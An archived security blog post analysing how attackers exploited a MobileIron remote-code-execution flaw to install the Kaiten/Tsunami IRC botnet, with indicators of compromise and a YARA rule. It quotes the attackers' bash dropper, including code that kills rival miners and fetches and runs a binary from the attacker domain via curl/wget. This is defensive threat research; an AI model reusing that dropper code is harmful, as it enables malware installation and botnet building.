Attackers Abuse MobileIron's RCE to deliver Kaiten | Blackarrow

By Administrador

Published: 2020-10-13 · Archived: 2026-04-05 21:51:18 UTC

In September this year the security researcher Orange Tsai published various vulnerabilities and P0Cs related to the MobileIron's mobile Device Management (MDM) solution.

The Tarlogic Blue Team has identified the use of CVE-2020-15505 by a certain group of attackers to download and run Kaiten

Kaiten (aka Tsunami)

Through the JNDI injection related to said CVE, the attackers are downloading the well-known Kaiten. This family of malware has been used by multiple actors for more than 15 years (its beginnings date back to 2002) mainly as an offensive tool to generate DoS attacks and, currently, for the mining of cryptocurrencies.

There are dozens of variants associated with this malicious code; possibly as a result of the publication of its source code. In February 2016, a variant of Kaiten was distributed by a group of cybercriminals through malicious ISO images after compromising an instance of Linux Mint WordPress and modify its download URLs. Another variant, dubbed Amnesia in April 2017 by PaloAlto, was related to the infection of multiple CCTV-DVR systems around the world by taking advantage of a certain RCE vulnerability that affected more than 70 vendors.

In April 2018, Netlab 360 researchers identified a botnet (nicknamed **Muhstik**) also linked to this malicious code that used a certain Drupal vulnerability as the input vector.

The capabilities of this malware are mainly focused on denial of service attacks by implementing various functions to do TCP/UDP flooding to the victims; all instructed by means of the IRC protocol. Attackers also have the ability to execute commands and download files.

Malware characteristics:

The binary identified in one of our clients corresponds to 969013b23e440fe31be70daac6d7edb2. Its download originates from a certain *dropper* developed in bash whose goal is, in the first place, to kill multiple processes related to miners and services that require a high level of CPU.

```
URL=http://lib.pygensim.com/gensim
INSTALL_DIR=/var/tmp/systemd-private-c15c0d5284bd838c15fd0d6c5c2b50bb-systemd-resolved.service-xCkB12/jf2fa44a/aPs52s/jKal2d
PROG=kworker

bot_kill() {
    ps aux | grep -i "systemd-0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "vmstat1" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "vmstat0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "jenkins-0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "rpciod0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "kjournald" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "flush-199" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "kblockd0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "hwlh3wlh44lh" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "Circle_MI" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "get.bi-chi.com" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "hashvault.pro" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "nanopool.org" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "bioset-199" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "kauditd0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "/usr/bin/.sshd" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "/usr/bin/bsd-port" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "xmr" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "xig" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "ddgs" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "watchdog_0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -e '0-9a-f\{32\}' | awk '{print $2}' | xargs  kill -9
    ps aux | grep -e '0-9a-f\{33\}' | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "tmp00" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -e '0-9a-f\{16\}' | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "khugepaged" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "qW3xT" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "wnTKYg" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "t00ls.ru" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "sustes" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "thisxxs" | awk '{print $2}' | xargs  kill -9
    netstat -antp | grep ":14444" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
    netstat -antp | grep ":3333" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
    netstat -antp | grep ":4444" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
    netstat -antp | grep ":5555" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
    netstat -antp | grep ":7777" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
    ps aux | grep -i "hashfish" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i -w "./kworker" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "kworkerds" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "/tmp/devtool" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "systemctI" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "sustse" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "axgt" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "sustse" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "6Tx3Wq" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "dblaunchs" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "migrations" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "kerberods" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "httpdz" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "qgcd" | awk '{print $2}' | xargs  kill -9
    # pkill -f "/bin/bash"
    # ps aux|grep -v grep|grep -v "/bin/sh"|grep -v "bash"|awk '{if($3>=50.0) print $2}'|xargs kill -9
}
```

Figure 1. bot_kill function

Once these processes are finished, the script downloads, via “curl”, the Kaiten malware from the URL *https://lib.pygensim.com/gensim* in the directory defined by the INSTALL variable (*/var/tmp/systemd-private-c15c0d5284bd838c15fd0d6c5c2b50bb-systemd-resolved.service-xCkB12/jf2fa44a/aPs52s/jKal2d*), it sets execution permissions and finally runs it under the name of “kworker”.

```
 98  install() {
 99          #rm -rf /var/tmp
100          #rm -rf /tmp
101          mkdir -p /tmp
102          mkdir -p /var/tmp
103          chmod 1777 /var/tmp
104          chmod 1777 /tmp
105          mkdir -p $INSTALL_DIR
106          cd $INSTALL_DIR
107          #sleep 5s
108          #mkdir -p $INSTALL_DIR
109          #cd $INSTALL_DIR
110          (curl -fsSL --retry 3 -m180 "$URL" -o "$PROG"||wget --tries=3 -T180 -q "$URL" -O "$PROG")
111          run_procs
112  }
```

Figure 2. Tsunami execution

The signature of the harmful code is as follows:

```
MD5: 969013b23e440fe31be70daac6d7edb2
SHA1: 5369a0122fd3b75ffdd110cc86ccc2d8ae2fa130
SHA256: 0c27c64fc118ef56048b7d994162c4a0d008b4582c5eeb6923949a286f45ec52
```

The file is an elf x64 binary compiled with GCC (Alpine 9.3.0). The following image shows its static properties from the information of its headers.




Figure 3. ELF information: kworker

By analyzing the strings embedded within the binary it can be quickly inferred that the sample corresponds to Kaiten. In the following image you can see the strings associated with the help menu where some of the IRC NOTICE messages that will be used to report the status and actions of the bot are shown.




Figure 4. Strings binary vs source code Kaiten

By reverse engineering it, we can confirm that the malware author compiled the [publicly available sources] without hardly modifying the logic of their functions:




Figure 5. Function structure

The binary, after executing, makes a *fork()* call and later tries to establish communication with the control server using the IRC protocol. To do this, it generates a random nickname/user and connects to certain channel waiting to receive the instructions from their operators.




Figure 6. Fork y C&C connection

The code implements various functions to carry out different types of [denial of service attacks] (SYN / UDP flooding, etc.). The following image shows the logic to execute one of them, specifically, the so-called Tsunami attack. The operators will instruct the bots to execute, for a certain time (set in seconds), a DOS TCP attack playing with various flags of this protocol.

Figure 7. Tsunami (DOS)

The malicious code also has the ability to execute commands on the victim via the “SH” command. To do this, first, it adds the command to execute in the $PATH env variable and then makes use of *popen()* to run it.




Figure 8. Command execution


Another Kaiten’s features is downloading files via HTTP. The following image shows the function responsible for this logic. Observe the strings associated to the GET request (with the “hardcoded” headers) with which the bot requests to download files to the system.

Figure 9. Command execution

Communications

Kaiten's dropper as well as the IRC control server share the same malicious domain: *lib.pygensim.com*

This was created on October 2, 2020 (a few days before the incident) and currently resolves to the address 198.98.56.111 (belonging to the bulletproof host "FranTech solutions").



Resolve	Location	Network	ASN	First	Last	Source	Tags
198.98.56.111	US	198.98.48.0/20	53667	2020-10-06	2020-10-06	pingly	Routable, FranTech-Solutions

Figure 10. Whois domain: pygensim.com

According to the information indexed by Shodan the server corresponds to a Debian 10 with ports 22 (SSH) and 443 exposed to Internet. Note that Shodan correctly identifies the IRC server running on socket 443.




Figure 11. Shodan information

The following image shows the bot's connection to the IRC server (UnrealIRCd 5.0.6) and the entry to the *#internet* channel (with the password "*:key_of_channel*"). The creation date of this server was October 4 at 6:12 PM PDT.

Figure 12. IRC server connection

It should be noted that the IRC server was active during the sample analysis and had about 300 bots.




Figura 13. Active bots

In the previous output you can see the “Network Administrator” of this server under the nickname “magician”.




Figura 14. Magician (Network Administrator)

The number of bots by country that were found at the time of analysis is listed below:

- 70 US, United States
- 30 DE, Germany
- 22 GB, United Kingdom
- 19 HK, Hong Kong
- 12 NL, Netherlands
- 12 IT, Italy
- 11 RU, Russian Federation
- 10 SK, Slovakia
- 10 FR, France
- 10 CN, China
- 10 AU, Australia
- 9 TR, Turkey
- 9 IE, Ireland
- 8 AT, Austria
- 7 MY, Malaysia
- 6 SG, Singapore
- 6 GL, Greenland
- 5 TW, Taiwan
- 5 CH, Switzerland
- 4 MX, Mexico
- 4 KR, Korea, Republic of
- 4 JP, Japan
- 4 CZ, Czech Republic
- 4 CA, Canada
- 4 AR, Argentina
- 3 BE, Belgium
- 2 SE, Sweden
- 2 RS, Serbia
- 2 RO, Romania
- 2 PR, Puerto Rico

- 2 LU, Luxembourg
- 2 ID, Indonesia
- 2 HU, Hungary
- 2 DO, Dominican Republic
- 1 ES, Spain
- 1 BR, Brazil

Indicators of compromise

Yara rule:

```
rule Tsunami {
    meta:
        author = "BlackArrow Unit (Tarlogic)"
        description = "Detection of Tsunami/Kaiten sample based on embeded strings"
        md5 = "969013b23e440fe31be70daac6d7edb2"
        sha1 = "5369a0122fd3b75ffdd110cc86ccc2d8ae2fa130"
    strings:
        $elf = { 7f 45 4c 46 }

        $x1 = "= Kills the client"
        $x2 = "Kaiten wa goraku"
        $x3 = "syn flooder that will kill most"
        $x4 = "NOTICE %s :Killing pid"
        $x5 = ":Removed all spoofs"
        $x6 = "TSUNAMI <target>"
        $x7 = "Do something like: 169.40"
        $x8 = ":Spoofs: %d.%d.%d.%d"
        $x9 = "NOTICE %s :UDP <target>"
        $x10 = "NOTICE %s :GET <http address> "
        $x11 = "NOTICE %s :NICK <nick>"
        $x12 = "NOTICE %s :UNKNOWN <target>"
        $x13 = "NOTICE %s :KILLALL"
        $x14 = "GETSPOOFS"

    condition:
        $elf in (0..4) and 6 of ($x*) and filesize < 120KB
}
```

It is recommended to filter the domain linked to the C&C (lib.pygensim.com) and establish rules in the corresponding networking devices (firewalls, IDS / IPS) to identify outgoing IRC traffic as this is a protocol rarely used in business environments. In the case of using SNORT, consider the detection rules listed at: *https://www.snort.org/search?query=irc&submit_search=*

Source: https://www.blackarrow.net/attackers-abuse-mobileirons-rce-to-deliver-kaiten/